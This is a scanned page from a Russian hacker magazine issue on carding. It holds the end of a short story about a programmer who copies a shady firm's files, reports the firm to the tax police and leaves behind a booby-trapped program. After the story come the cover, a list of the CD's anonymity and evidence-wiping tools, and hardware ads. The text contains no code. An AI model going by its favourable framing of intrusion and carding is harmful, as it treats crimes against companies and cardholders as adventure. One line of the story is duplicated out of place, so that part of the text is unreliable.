Пройдясь "Ведьмой" по нескольким папкам, Громов вытаскивал один за другим файлы, подтверждающие существование того самого здания, которое и давало фирме Виктора Петровича основной доход. Счета, фактуры, еще какие-то непонятные отчеты - все он сваливал в одну кучу, благо выделенная линия на высокой скорости справлялась с потоком информации на "отлично". Внезапно в ряде бесконечных цифр и балансовых смет он обнаружил документ, указывающий на то, что это самое здание - бывший цех по ремонту аудио- и видеоаппаратуры, и снесено оно еще три года назад по плану реконструкции и перепланировки городских территорий. "Да-а, - пожал плечами Громов. - Дома уже три года как нет, а за свет и телефон платят исправно, и хоть бы кому в голову пришло сопоставить... Хотя бардак, он и есть бардак".

- Неужели Алексей всего этого не видел? - вслух произнес Громов и машинально оглянулся. - Все как на ладони. Вот еще тоже мастер, ведь замели бы вместе со всеми.

Поток файлов не иссякал. Громов понимал, что перекачать все он просто не в состоянии, время от времени выскакивали предупреждения о запрете доступа, а пароли Леха унес вместе с пивом, которое плескалось у него в мозгах. Периодически он попадал в каталоги с названиями "Accept", "Garbage", "Газманов", "Фабрика звезд" - фирма Виктора Петровича не гнушалась ничем. Самое интересное, что когда Борис попытался просмотреть содержимое этих каталогов, то у некоторых российских исполнителей он обнаружил хиты, которых еще не было в продаже. Судя по всему, на контору работала неплохая агентура, имевшая прямой доступ к студиям звукозаписи. Новые песни скупались еще в сыром виде и выдавались за оригиналы - что-то вроде экранных копий, снятых с экрана телевизора, отчего изображение в них казалось натянутым на мячик.

- Значит, вот чем ты промышляешь, - бурчал себе под нос Громов. - Цех по записи контрафактной продукции. Новый альбом Аллы Пугачевой... Да его еще нигде даже не рекламировали! Сборник ремиксов Селин Дион. Кто у нее отличит оригиналы от ремиксов, кроме меломанов! Конечно, ты у нас определяешь вкусы в этом городе, кому чего слушать и в каком качестве. То-то я смотрю, как ни купишь диск, то он скачет, то песни некоторые не дописаны! А ты, наверное, девяносто процентов рынка в городе контролируешь, судя по твой фонотеке...

Он вспомнил зареванную Ленку. Интересно, что ждало бы Бориса в случае разоблачения? Синяком он вряд ли бы отделался, скорее всего, не дошел бы сегодня до дома.

Пока поток информации уходил в тайное хранилище где-то в подвалах города, Борис зашел на основной сайт инспекции по налогам и сборам, выбрал там региональное отделение и отбил им письмецо с точным указанием каталога, в котором будут храниться перекачанные документы, не забыв сообщить пароль на доступ.

Потом извлек из-за пазухи диск с последней версией Delphi, установил ее, набрал те самые четырнадцать строк, практически не заглядывая в листок, настолько четко они отпечатались в его памяти. Откомпилировал, полученный файл вытащил на рабочий стол, обозвал его "ХОЧЕШЬ МУЗЫКИ, ПЕТРОВИЧ?", уже собрался удалить среду программирования и уходить. Как вдруг обратил внимание, что в коде, который он только что набирал своими руками и собирал в исполняемый файл, что-то неуловимо изменилось. С первого взгляда он не уловил, что именно, но когда увидел в строке состояния статистику, то понял - он имеет дело с чем-то сверхъестественным. СТРОК БЫЛО ВОСЕМНАДЦАТЬ.

Вроде бы все то же самое. Пробежал глазами повнимательнее - увидел, что кое-что добавилось, кое-что изменилось. Само. Подумалось: "Меня достал Колян со своей базой, и появились эти чертовы строки. Теперь Петрович достал мою Лену, и они растут как на дрожжах. Неужели все дело во мне?"

- Самое интересное, я понятия не имею, как эта штука сработает, - шепнул Громов. - Вдруг эта программа теперь будет "Тома и Джерри" показывать круглосуточно... Короче, надо валить отсюда.

Аккуратно отворил дверь, огляделся. Охранника у двери отсюда не было видно. Громов вышел в коридор, посмотрел по сторонам и, воровато озираясь, подобрался к секретарскому столу, вытащил из-под монитора помаду и сунул в карман.

- Все-таки Эсте Лаудер, - сам себе прокомментировал этот поступок Громов, после чего пошел к дверям. Секьюрити злобно взглянул на него.

- Шеф приказал купить все, что мне нужно для продуктивной работы, - объяснил он свой уход. Охранник провел по контуру тела металлоискателем. Приборчик аккуратно прогудел и мигнул зеленым.

- Ты что, думаешь, я компьютер в кармане выношу? - хмыкнул Борис. - Слушай, а ты музыку любишь?

Секьюрити молча открыл дверь и отвернулся.

И он ударил по клавиатуре кулаком, со всей силы...

- Ну и ладно, - улыбнулся Борис, нащупал в кармане помаду и подумал: "Слава богу, она не железная!"

На улице было морозно, тихо, падал редкий снежок. Громов оглянулся на дверь фирмы, прищурился.

- Ну, пока, - сказал он непонятно кому и пошел домой...

Дежурный оператор налоговой полиции в течение дня получал много всяких посланий явно стукаческого содержания. Одни соседи доносили на других, пенсионеры на "новых русских", бедные на богатых, конкуренты друг на друга. Но то письмо, что пришло сегодня после обеда...

Когда дверь в офис вышибли умелые бойцы из налоговой полиции, никакой толстомордый охранник был не в состоянии их удержать. Его просто смяли, как ненужную игрушку, уложили у стены лицом вниз и в самой категоричной форме потребовали заткнуться. Директор, услышав шум в коридоре, не стал долго разбираться, а сразу кинулся туда, где, по его разумению, сидел человек, который должен был замести следы. Но комната оказалась пуста, а на экране, в самом центре, светилась улыбающаяся рожица с подписью "ХОЧЕШЬ МУЗЫКИ, ПЕТРОВИЧ?"

- Твою мать, что делать?! - закричал он, слыша, как бойцы выносят двери в коридоре, блокируя все перемещения по офису. - Где эта падла?!

И он ударил по клавиатуре кулаком, со всей силы...

Сильный взрыв снес несколько искусственных стен в конторе. Что-то из-под стола ударило директора по ногам и отшвырнуло к окну. Он ударился головой об радиатор отопления и на некоторое время выключился. Пришел в себя уже в машине, с наручниками и огромным багровым кровоподтеком на левой щеке...

Борис протянул Лене помаду:

- Держи. Все-таки "Эсте Лаудер". Как-никак я подарил... Елочка.

Она благодарно прикоснулась к его щеке.

2004

с 1 сентября по 30 ноября производится подписка на 2004 год во всех отделениях связи России

(game)land
ОСНОВАНА В 1992

ЖУРНАЛА ХАКЕР — ПОДПИСНОЙ ИНДЕКС ЖУРНАЛА: 29919, 27229
ПОДПИСНОЙ ИНДЕКС ЖУРНАЛА С CD: 45722, 45723

СПЕЦ ХАКЕР — ПОДПИСНОЙ ИНДЕКС ЖУРНАЛА С CD: 41800, 41513

Так же вы можете оформить редакционную подписку, подробнее на стр. 111

СПЕЦ ХАКЕР
11[36] 2003
НОЯБРЬ
ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ

КАРДИНГ

(game)land
ISSN 1609-1027

● ВЗЛОМ СМАРТ-КАРТ ● КАРДИНГ-ПРЕДПРИЯТИЕ - ЭТО ПРОСТО ● КАК ОБЧИЩАЮТ БОГАЧЕЙ

СПЕЦ CD

CONTENT:

- **Спец 01(26), Новый Год в цифровом формате**
- **Обновления для Windows**
- **Сайты и доки из номера**

И ЕЩЕ:

К Кардинг - это преступление. Хотя оно и вирутальное, но посладить за него тебя могут вполне реально. Так что давай не будем создавать излишний ореол романтики вокруг этого занятия. Я искренне неадеюсь, что доки на диске ты используешь исключительно в ознакомительных целях. А софт для защиты, шифрования и заметания следов с диска ты будешь использовать только в приступах паранои и мании преследования :). А когда оклемаешься - поставишь свежие обновления для Windows и софт от NoName :).

ВЕСЬ СОФТ ИЗ НОМЕРА!

CLEANING TOOLS
Smart Protector Pro
Evidence Eliminator
FlashClean
Drive Scrubber
Total Cleaner
Clean Center

PROXY TOOLS
Anonimity 4 Proxy
Proxy Checker
WE ProxyCheker
Proxy Hunter
Socks Cheker
SocksChain
SocksCap
Sreganos Internet Anonym
SurfNOW

БРАНДМАУЭРЫ
Kaspersky AntiHacker 1.5
Kerio Personal Firewall 2.1.5
Outpost 1.0
Outpost 2.0 Pro
ZoneAlarm 3.7
ZoneAlarm Pro 4.0

БРАНДМАУЭРЫ
Kaspersky AntiHacker 1.5
Kerio Personal Firewall 2.1.5
Tiny Personal Firewall
Outpost 2.0 Pro
Norton Personal Firewall

CRYPTO TOOLS
BestCrypt
BestCrypt for Linux
BCWipe
CryptoAPI for Linux
DriveCrypt
Dekart Private Disk Light
PGP Personal
PGP Enterprise
GNUPG
Steganos Security Suite
S-Tools

SECURE MESSAGING
Silc Client for Win&Linux
Silc Server for Win&Linux
Encrypt plugin for mIRC
Miranda
SecureIM plugin
Tkabber
Waste for Windows
Waste for Linux with source

СОФТ ОТ NONAME
1by1 v1.39
7-Zip v3.09.02
Apollo Control v1.0
AnalogX Proxy v4.14
AVIcodec v1.1.0.4
Catalog Hot Files Pro v1.30
CDex v1.51
ICE Book Reader Pro v5.0
iMesh v4.2
IrfanView 3.85
MDialer v4.1
Nero v6.00.15
NetView v2.79
Power Off v5.3
Справочник лекарственных средств v2.5
SpamPal v1.50
The Bat! v2.00.22
TMeter v4.4.0.120

LG
Digitally yours

FLATRON®
freedom of mind

И все-таки он вертится!

Dina Victoria
(095) 288-6130, 288-6117

FLATRON™ F700P
Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600×1200
USB-интерфейс

г.Москва: Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ-компьютер (095) 777-6655; Компьютеры и офис (095) 918-1117; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; Flake (095) 236-9925; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001; **г.Архангельск:** Северная Корона (8182) 653-525; **г.Волгоград:** Техком (8442) 975-937; **г.Воронеж:** Сани (0732) 733-222, 742-148; **г.Иркутск:** Комтек (3952) 258-338; **г.Липецк:** Регард-тур (0742) 485-285; **г.Тюмень:** ИНЭКС-Техника (3452) 390-036.

SAMSUNG

Так выглядят объекты в движении на экране обычного монитора

Всего 16 миллисекунд! Это – время реакции матрицы, использующейся в новых мониторах SyncMaster 152X/172X. Результат – и в играх, и при просмотре DVD изображение остается четким даже в самых динамичных сценах. Отличная цветопередача, широкий угол обзора... впрочем, не только качество изображения новых мониторов SyncMaster заслуживает превосходных оценок. Судите сами. Компактный элегантный корпус с узкой рамкой. Малый вес: всего 2,5 кг у SyncMaster 152X. Наконец, экономия места и порядок на Вашем столе – все разъемы расположены на подставке монитора. Мониторы SyncMaster 152X/172X. Все очевидно!

Товар сертифицирован. Информационный центр: 8-800-200-0-400. www.samsung.ru